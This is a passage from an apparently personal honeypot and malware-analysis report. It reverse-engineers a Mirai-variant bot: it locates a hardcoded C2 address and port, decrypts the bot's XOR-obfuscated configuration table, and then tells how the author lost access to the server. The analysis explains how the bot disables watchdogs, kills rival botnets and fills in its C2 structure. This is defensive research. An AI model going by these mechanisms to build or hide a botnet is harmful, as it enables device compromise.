
With 0x63dd nothing comes up. With 0xdd63, three results:



Why 0xdd63 and not 0x63dd? On the network, ports travel in big-endian order, most significant byte first: 25565 is the bytes 63 DD. But x86_64 is little-endian and stores the least significant byte first. For memory to end up holding 63 DD, the instruction has to carry the number reversed, 0xDD63. This is what htons() does in C.

The D column shows a negative number because Ghidra also shows the value in signed decimal: 0xDD63 as a signed 16-bit integer is -8861. It does not matter.

The appearance of 0xdd63 does not yet prove that it is the C2 port; we need to see the context. Double-click the result 004009af:



To connect to an IP and a port, a Linux program fills in a standard structure, sockaddr_in, which has a fixed layout:

Offset	Size	Field	What it contains
+0	2 bytes	sin_family	Address type. 2 is AF_INET (IPv4)
+2	2 bytes	sin_port	The port, in network order
+4	4 bytes	sin_addr	The IP, in network order


And lines 82 to 84 of the decompiler:

Line	Address	Value	Field
82	00537b50 (+0)	2	sin_family = AF_INET
84	00537b52 (+2)	0xdd63	sin_port = 25565
83	00537b54 (+4)	[CENSURADO]	sin_addr, the IP


The three addresses are consecutive, with the structure's 2-byte steps, and the values match field by field. This is the setup of an IPv4 connection to port 25565.

This also explains why the IP did not show up either with strings or in the table: it is not stored as text, but as a 4-byte number inside an instruction.


To convert it into a normal IP, in CyberChef: Swap endianness (Hex, Word length 4), which reverses the bytes, and Change IP format, from Hex to Dotted Decimal:



For data protection reasons, the IP is censored (section 1.4). I reported it at the time to AbuseIPDB, where it has an abuse confidence of 100% with 4,587 reports from 433 different users:



The port, with Swap endianness (Word length 2) and From Base in base 16:





Out comes 25565, the Minecraft port.

In this same function there are more things that give it away as the main of a Mirai:

- **Lines 73 to 77:** it blocks the SIGINT signal, ignores SIGCHLD (0x11) and installs a handler for SIGTRAP (5). The original Mirai's main.c does exactly that and in the same order: sigemptyset, sigaddset(SIGINT), sigprocmask, signal(SIGCHLD, SIG_IGN) and signal(SIGTRAP, ...).
- **Line 79:** it calls FUN_0040eb20, the table we have decrypted.
- **Lines 87 to 92:** if the program receives an argument of fewer than 32 characters (0x20), it copies it; otherwise, it uses net.x86_64. In the original Mirai, that argument is the identifier the bot sends to the C2 when it connects. The dropper launched ./net_bot net.x86_64, so everything points to **each bot telling the C2 which architecture it has infected**.

The other two rows of the Scalar Search use the same IP and the same port:





FUN_004006e0 (the second screenshot) only writes the IP and the port to the same addresses as the main, 00537b54 and 00537b52. On line 80 of the main, the address of FUN_004006e0 is stored in a variable, PTR_FUN_005259c0, to call it later.

It is the same mechanism as in the original Mirai: a pointer, resolve_func, which ends up pointing to resolve_cnc_addr, the function that fills in the C2. What changes is how it fills it in: **the original resolves a domain via DNS, whereas here the IP is hardcoded**. That is why there is no domain in the table.

There are two more differences from the original. In Mirai, resolve_func only starts pointing to resolve_cnc_addr inside the SIGTRAP handler, as a trick against debuggers; here the assignment is directly in the main. And the original main first writes a fake C2 into the structure (FAKE_CNC_ADDR and FAKE_CNC_PORT); at that same point, this binary already writes the real values. **There is no decoy.**

FUN_0040f660 (the first screenshot) opens its own connection:

Lines	Code	What it does
51	FUN_004183b8(2,1,0)	socket(AF_INET, SOCK_STREAM, 0): creates an IPv4 TCP socket
53-55	local_68 = 2, local_64 = IP, local_66 = 0xdd63	A sockaddr_in with the same C2
56-59	local_88 = 0x1e and two calls with 0x14 and 0x15	setsockopt with SO_RCVTIMEO and SO_SNDTIMEO: a 30-second timeout for receiving and for sending
60	FUN_00412b18(iVar6,&local_68,0x10)	connect to the C2 (0x10 = 16 bytes, the size of sockaddr_in)
69-73	"/bins/net." + "x86_64" and "/tmp/"	Builds the path /bins/net.x86_64 and prepares /tmp/

/bins/net.x86_64 is exactly the path from which the dropper kla.sh downloaded the binary. **It points to an update routine**: the bot connects to the C2 and downloads a new version of itself for its architecture, which would fit with the NET_POST_UPDATE string we saw with strings. It is a hypothesis: to confirm it, you would have to see what it sends (DAT_00423718, line 61) and what it does with what it receives.

We still need to compare it with the download server. We extract the URLs from the dropper:

```
cat -v kla.sh.malz | grep -o 'http://[^/]*' | sort -u
```

grep -o extracts only the http://IP part of each URL, and sort -u removes the duplicates:




It is the same IP. The server that hands out the dropper and the binaries on port 80 is the C2 on port 25565. What in 4.1.2 was an observation from Shodan is confirmed by the binary itself.

4.1.4.5 The full table.

With the key confirmed, there is no longer any need to go entry by entry. The encrypted strings are contiguous in memory, so you copy the whole block and decrypt it in one go.


The block starts at the first entry, 004234af. To find out where it ends, double-click the last string in the function, the one on line 323:







It starts at 004236f0 and is 0x21 bytes long, so its last byte is at 0x4236f0 + 0x21 - 1 = 0x423710.

To select: G, 004234af and **click on that line**, because the click is what sets the start. Then you scroll down with the mouse wheel only and Shift + click on 00423712, a single byte that is easier to click on. The two extra 00 do not affect the result, as we are about to see.






612 addresses: 0x423712 - 0x4234af + 1 = 0x264 = 612. They are copied with right-click and Copy "Byte String (No Spaces)":



The recipe in CyberChef:

1. From Hex.
2. XOR with key 09.
3. Find / Replace of \x09 with nothing, in REGEX mode. The padding 00 bytes between entries become 09 with the XOR, and this way they disappear.
4. Find / Replace of \x00 with \n, in REGEX mode. Each terminator becomes a line break, leaving one string per line.



Out come 53 strings, and **the function has 53 entries**: it starts on line 9 of the decompiler, ends on line 326 and each entry takes up 6 lines, (326 - 8) / 6 = 53.

I group them below. **The decryption is verified; the function of each group is an interpretation** that could only be confirmed by following in the code where each string is used:

Group	Strings	Reading
Infection markers	INFECTED, LOL INFECTED AGAIN	Messages the bot emits when infecting or reinfecting a device.
Watchdog	/dev/watchdog, /dev/misc/watchdog, /dev/FTWDT101_watchdog, /dev/FTWDT101\ watchdog	The paths the bot opens to disable the reboot. The first two are those of the original Mirai.
Names	pandora, Mercury, crsfi, ahsok, Rooted, REKAI, miori, MASUTA, GhostWuzHere666, Corona, loligang, lolxd, NiGGeR69xd, nuclear, dvrHelper, yakuza, UnHAnaAW, Ares, lessie., Hilix, Reaper., Alex, sora, Amakano, rzr, nya, mezy, zhr, lzrd, Gummy, Mozi, Yakuza, daddyl33t, .un5, Demon., Okami	Many match the names of other known botnets, from the Mirai family and its circle. It fits with a list for recognising and eliminating the competition on the device, but it is not confirmed. In the original Mirai, ./dvrHelper is the name the process has to start with for the bot to switch to using the real C2.
Signatures and system	UPX!, KILLATTK, sysupdater, BOGOMIPS	UPX! is the marker of binaries packed with UPX; the original Mirai's killer looks for signatures, one of them from UPX, in the executables of the other processes (/proc/PID/exe) and kills those that match. What KILLATTK is used for I have not been able to verify. BOGOMIPS is a field in /proc/cpuinfo.
Undetermined	hpNAj8jcAtSuA8t, P9EyeHHRdR3tU, GY3QJhLZXYZbe, jEQajhjpXCGqq, MLKAN9N7mjNKe	Function not determined.
Long keys	K4s5jq6QLMQQBV49P5CLKJZz9 Kn5a96myfZDE2d6JP9nsZZP (48	32 characters are 32 bytes, 256 bits: the size of a

Group	Strings	Reading
	characters), dbxGCsKNd5Q3jqL6srryyYc4CG dkeGy8 (32)	ChaCha20 key. It fits with what capa detected, but it is a hypothesis.

4.1.4.6 Limits of the analysis.

What is confirmed: **the embedded configuration is encrypted with a single-byte XOR (0x09) and has been fully decrypted**, and **the C2 is hardcoded in the binary**, on port 25565, and is the same server that hands out the dropper.

What remains unconfirmed:

- **I have not located the credential dictionary.** It is not in the configuration table.
- **ChaCha20 is only detected by capa.** The constant expand 32-byte k does not show up with strings; it could be stored as numeric values inside the code, like the IP, but I have not checked.
- **The update routine of** FUN_0040f660 **is a hypothesis.**
- **The function of each string in the table is an interpretation**: I have not followed in the code where each one is used.

5
The end

The project came to an abrupt end on 23 September 2026 at 10:10am

I receive the last notification from my server via Telegram.

I had made some small tweaks that I have not shown or reflected in any of those reports, or in the GitHub repository.

The tweaks I made were literally to allow anyone to access the honeypot: the login let anyone in, which meant I was constantly receiving a flood of Telegram notifications.
Which meant, in other words, that there is literally almost ultra-precise tracking of whether or not the server or Telegram is working.

And sure enough, at 10:10am, the last notification.

Since I already had experience with this, I thought the problem was that the Telegram API had collapsed, and to some extent that was true, because back then I had not put in place a countermeasure to stop the bots from overwhelming it through successful logins, since they literally do nothing (no attacking or anything): they just log in, and on top of that it works for them because I have allowed it.

My second reaction is to implement exactly that, the fix so that they do not overwhelm me on Telegram. And here comes the good part.

I cannot access the server.


It is not the first time this has happened: Mullvad's proxies go down often and, unfortunately, in recent months they have changed IP a little too much, but that is no big deal. However, the proxies and their IPs were working and existed.

My second thought was by then the truly alarmist one: this already smells bad, and I am facing a problem never seen before. There is a possibility that they have banned my VPS account for misuse (which does not make sense, because I have spent 5 months doing this and complying with European laws and the VPS policies), but I feared something strange.

Sure enough, not a single email or warning from the company.

I keep pulling the thread: now I want to see whether they have put the notice right in front of me, but on the company's own website and not by email.

